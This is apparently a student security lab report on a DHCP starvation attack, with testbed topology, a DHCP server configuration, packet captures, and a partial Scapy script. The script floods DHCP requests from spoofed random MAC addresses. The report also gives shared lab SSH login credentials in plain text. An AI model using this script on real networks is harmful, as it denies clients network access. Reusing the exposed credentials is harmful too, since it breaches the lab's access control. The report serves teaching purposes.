
Lab 4

Shlomi Domnenko – 318643640

Lab Environment

Using deterlab as cloud virtual machines:



```
Experiment: attacklab/TestExperiment
State: active

Virtual Node Info:
ID              Type        OS              Qualified Name
--------------- ----------- --------------- --------------------
Client1         pc                          Client1.TestExperiment.attacklab.isi.deterlab.net
Client2         pc                          Client2.TestExperiment.attacklab.isi.deterlab.net
DHCPRogueServer pc                          DHCPRogueServer.TestExperiment.attacklab.isi.deterlab.net
DHCPServer      pc                          DHCPServer.TestExperiment.attacklab.isi.deterlab.net

Physical Node Mapping:
ID              Type        OS              Physical
--------------- ----------- --------------- ------------
Client1         pc3000      Ubuntu1604-STD  pc126
Client2         pc3000      Ubuntu1604-STD  pc077
DHCPRogueServer pc3000      Ubuntu1604-STD  pc128
DHCPServer      pc3000      Ubuntu1604-STD  pc101

Virtual Lan/Link Info:
ID              Member/Proto    IP/Mask         Delay     BW (Kbs)  Loss Rate
--------------- --------------- --------------- --------- --------- ---------
lan0            Client1:0       10.1.1.2        0         100000    0
                ethernet        255.255.255.0   0         100000    0
lan0            Client2:0       10.1.1.3        0         100000    0
                ethernet        255.255.255.0   0         100000    0
lan0            DHCPRogueServer:0 10.1.1.4        0         100000    0
                ethernet        255.255.255.0   0         100000    0
lan0            DHCPServer:0    10.1.1.5        0         100000    0
                ethernet        255.255.255.0   0         100000    0

Physical Lan/Link Mapping:
ID              Member          IP              MAC                  NodeID
--------------- --------------- --------------- -------------------- ---------
lan0            Client1:0       10.1.1.2        00:04:23:ae:d1:4f    pc126
```

Addresses:


```
Client1.TestExperiment.attacklab.isi.deterlab.net
Client2.TestExperiment.attacklab.isi.deterlab.net
DHCPRogueServer.TestExperiment.attacklab.isi.deterlab.net
DHCPServer.TestExperiment.attacklab.isi.deterlab.net
```

NS File:

```
# Generated by NetlabClient

set ns [new Simulator]
source tb_compat.tcl

# Nodes
set Client1 [$ns node]
set Client2 [$ns node]
set DHCPRogueServer [$ns node]
set DHCPServer [$ns node]

# Lans
set lan0 [$ns make-lan "$Client1 $Client2 $DHCPRogueServer $DHCPServer"
100000kb 0ms]

$ns rtproto Static
$ns run

# NetlabClient generated file ends here.

# Finished at: Mon Dec 23 11:52:48 IST 2019
```

Lab Visualization

The middle node is a switch
for the lan0 network



How to use the machines


- SSH into arieluaw@users.isi.deterlab.net
  - The password is: “Cyberlab19”
- Then, you can SSH into the machines, for example:
  - DHCPServer.TestExperiment.attacklab.isi.deterlab.net
  - The password is: “Cyberlab19”

Tasks

- `SSH into DHCPServer, Create DHCP server (Download stuff)`
- `Test DHCP server by using client to get IP`
- `After the test is successful, create DHCP starvation attack`
- `Use the DHCPRogueServer to run the malicious script`
- `Test the attack by using diffirent client to get diffirent IP. The attack is successful when the client doesn’t get IP.`

Setting up DHCP server

This is TMUX of the client1. On the left, we see tshark running inside client, and it shows **DHCP discover, DHCP offer, DHCP request, DHCP ack**:


shlomi@shlomi-Inspiron-5570: ~
File Edit View Search Terminal Tabs Help
shlomi@shlomi-Inspiron-5570: ~
shlomi@shlomi-Inspiron-5570: ~
13:21


```
       [ -h ] [ -H <input hosts file> ] [ -i <capture interface>|- ]
       [ -j <protocol match filter> ] [ -I ] [ -K <keytab> ] [ -l ] [ -L ] [ -n ]
       [ -N <name resolving flags> ] [ -o <preference setting> ] ...
       [ -O <protocols> ] [ -p ] [ -P ] [ -q ] [ -Q ] [ -r <infile> ]
       [ -R <Read filter> ] [ -s <capture snaplen> ] [ -S <separator> ]
       [ -t a|ad|adoy|d|dd|e|r|u|ud|udoy ]
       [ -T ek|fields|json|pdml|ps|psml|tabs|text ] [ -u <seconds type>]
       [ -U <tap_name>] [ -v ] [ -V ] [ -w <outfile>|- ] [ -W <file format option>]
       [ -x ] [ -X <eXtension option>] [ -y <capture link type> ]
       [ -Y <displaY filter> ] [ -M <auto session reset> ] [ -z <statistics> ]
       [ --capture-comment <comment> ] [ --list-time-stamp-types ]
       [ --time-stamp-type <type> ] [ --color ] [ --no-duplicate-keys ]
       [ --export-objects <protocol>,<destdir> ] [ --enable-protocol <proto_name> ]
       [ --disable-protocol <proto_name> ] [ --enable-heuristic <short_name> ]
       [ --disable-heuristic <short_name> ] [ <filter> ]

       tshark -G [ <report type> ]

DESCRIPTION
       TShark is a network protocol analyzer.  It lets you capture packet data from a
       live network, or read packets from a previously saved capture file, either
       printing a decoded form of those packets to the standard output or writing the
       packets to a file.  TShark's native capture file format is pcapng format, which
       is also the format used by wireshark and various other tools.

       Without any options set, TShark will work much like tcpdump.  It will use the
       pcap library to capture traffic from the first available network interface and
arieluaw@client1:~$ sudo tshark -Y "bootp.option.type == 53"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth1'
    4 3.113582569      0.0.0.0 ? 255.255.255.255 DHCP 358 DHCP Discover - Transaction ID
0x98d0438
    5 3.114268774     10.1.1.5 ? 10.1.1.0     DHCP 342 DHCP Offer    - Transaction ID 0x9
8d0438
    6 3.114467752      0.0.0.0 ? 255.255.255.255 DHCP 364 DHCP Request  - Transaction ID
0x98d0438
    7 3.115015838     10.1.1.5 ? 10.1.1.0     DHCP 342 DHCP ACK      - Transaction ID 0x9
8d0438
```

```
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$
arieluaw@client1:~$ sudo dhclient
RTNETLINK answers: File exists
arieluaw@client1:~$
```

```
[0] 0:bash*                                            "client1.testexperimen" 03:20 23-Dec-19
```

On the right, we use dhclient to renew our ip.

IP’s of other machines


shlomi@shlomi-Inspiron-5570: ~
File Edit View Search Terminal Help
12:25

```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
arieluaw@dhcpserver:/etc/default$ ifconfig
eth3      Link encap:Ethernet  HWaddr 00:11:43:d5:f5:66
          inet addr:192.168.1.101  Bcast:192.168.3.255  Mask:255.255.252.0
          inet6 addr: fe80::211:43ff:fed5:f566/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6068 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8216220 (8.2 MB)  TX bytes:135802 (135.8 KB)

eth4      Link encap:Ethernet  HWaddr 00:11:43:d5:f5:67
          inet addr:10.1.1.5  Bcast:10.1.1.255  Mask:255.255.255.0
          inet6 addr: fe80::211:43ff:fed5:f567/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:342 (342.0 B)  TX bytes:1248 (1.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:7511 (7.5 KB)  TX bytes:7511 (7.5 KB)

arieluaw@dhcpserver:/etc/default$ nmap -sn 10.1.1.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2019-12-23 02:24 PST
Nmap scan report for Client1-lan0 (10.1.1.2)
Host is up (0.0010s latency).
Nmap scan report for Client2-lan0 (10.1.1.3)
Host is up (0.00098s latency).
Nmap scan report for DHCPRogueServer-lan0 (10.1.1.4)
Host is up (0.00085s latency).
Nmap scan report for DHCPServer-lan0 (10.1.1.5)
Host is up (0.00022s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.92 seconds
arieluaw@dhcpserver:/etc/default$ 
```

Setting up VirtualBox lab enrivonment

One machine is the attacker and another is the DHCP server, both are Ubuntu 18.04.


Both of them are using Bridged Adapter in order to have internet and can talk to each other. (The DHCP won’t have internet after it is running, because it uses the adapter to serve)

The server is running isc-dhcp-server service, configuration file:

```
#/etc/dhcp/dhcpd.conf

option domain-name "example.org";
option domain-name-servers ns1.example.org, ns2.example.org;

default-lease-time 600;
max-lease-time 7200;
############################################
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.10.255;
option routers 192.168.10.254;
subnet 192.168.10.0 netmask 255.255.255.0 {
        range 192.168.10.10 192.168.10.100;
        range 192.168.10.150 192.168.10.200;
}
############################################
ddns-update-style none;
```

After installing (with apt install isc-dhcp-server) and configuring we also need to change the adapter settings. The virtualbox machine has adapter called enp0s3 which has old IP address so we release it by using: `sudo dhclient -r` and setup static ip: 192.168.10.50


Let’s see the leases:


Activities
Terminal
Wed 17:48
shlomi@shlomi-VirtualBox: ~
File Edit View Search Terminal Help

```
shlomi@shlomi-VirtualBox:~$ ./show-leases.sh
To get manufacturer names please download http://standards.iee
e.org/regauth/oui/oui.txt to /usr/local/etc/oui.txt
Reading leases from /var/lib/dhcp/dhcpd.leases
MAC                IP              hostname       valid until
        manufacturer
==============================================================
=================================
shlomi@shlomi-VirtualBox:~$ 
```

At first our DHCP server doesn’t have leases:

Then we attack:




```python
        elif (pkt[DHCP].options[0][1]==6):
            print("Negative Acknowledgement Packet Sent.")

def sniff():
    sniff(filter="udp and (port 67 or port 68)",prn=packet_handler,store=0)

def starvation():
    for i in range(0,255):
        req_ip_addr = "192.168.10."+str(i)
        spoof_mac = RandMAC()
        pkt = Ether(src=RandMAC(), dst="ff:ff:ff:ff:ff:ff")/ IP(src="0.0.0.0", dst="255
```

```
Sent 1 packets.
Trying: 192.168.10.1
.
Sent 1 packets.
Trying: 192.168.10.2
.
Sent 1 packets.
Trying: 192.168.10.3
.
Sent 1 packets.
Trying: 192.168.10.4
.
Sent 1 packets.
Trying: 192.168.10.5
.
Sent 1 packets.
Trying: 192.168.10.6
.
Sent 1 packets.
Trying: 192.168.10.7
.
```

```
shlomi@shlomi-VirtualBox:~/Desktop$ sudo wireshark
[sudo] password for shlomi:
QStandardPaths: XDG_RUNTIME_DIR not set, defaultin
g to '/tmp/runtime-root'
```

Wireshark showing attack:

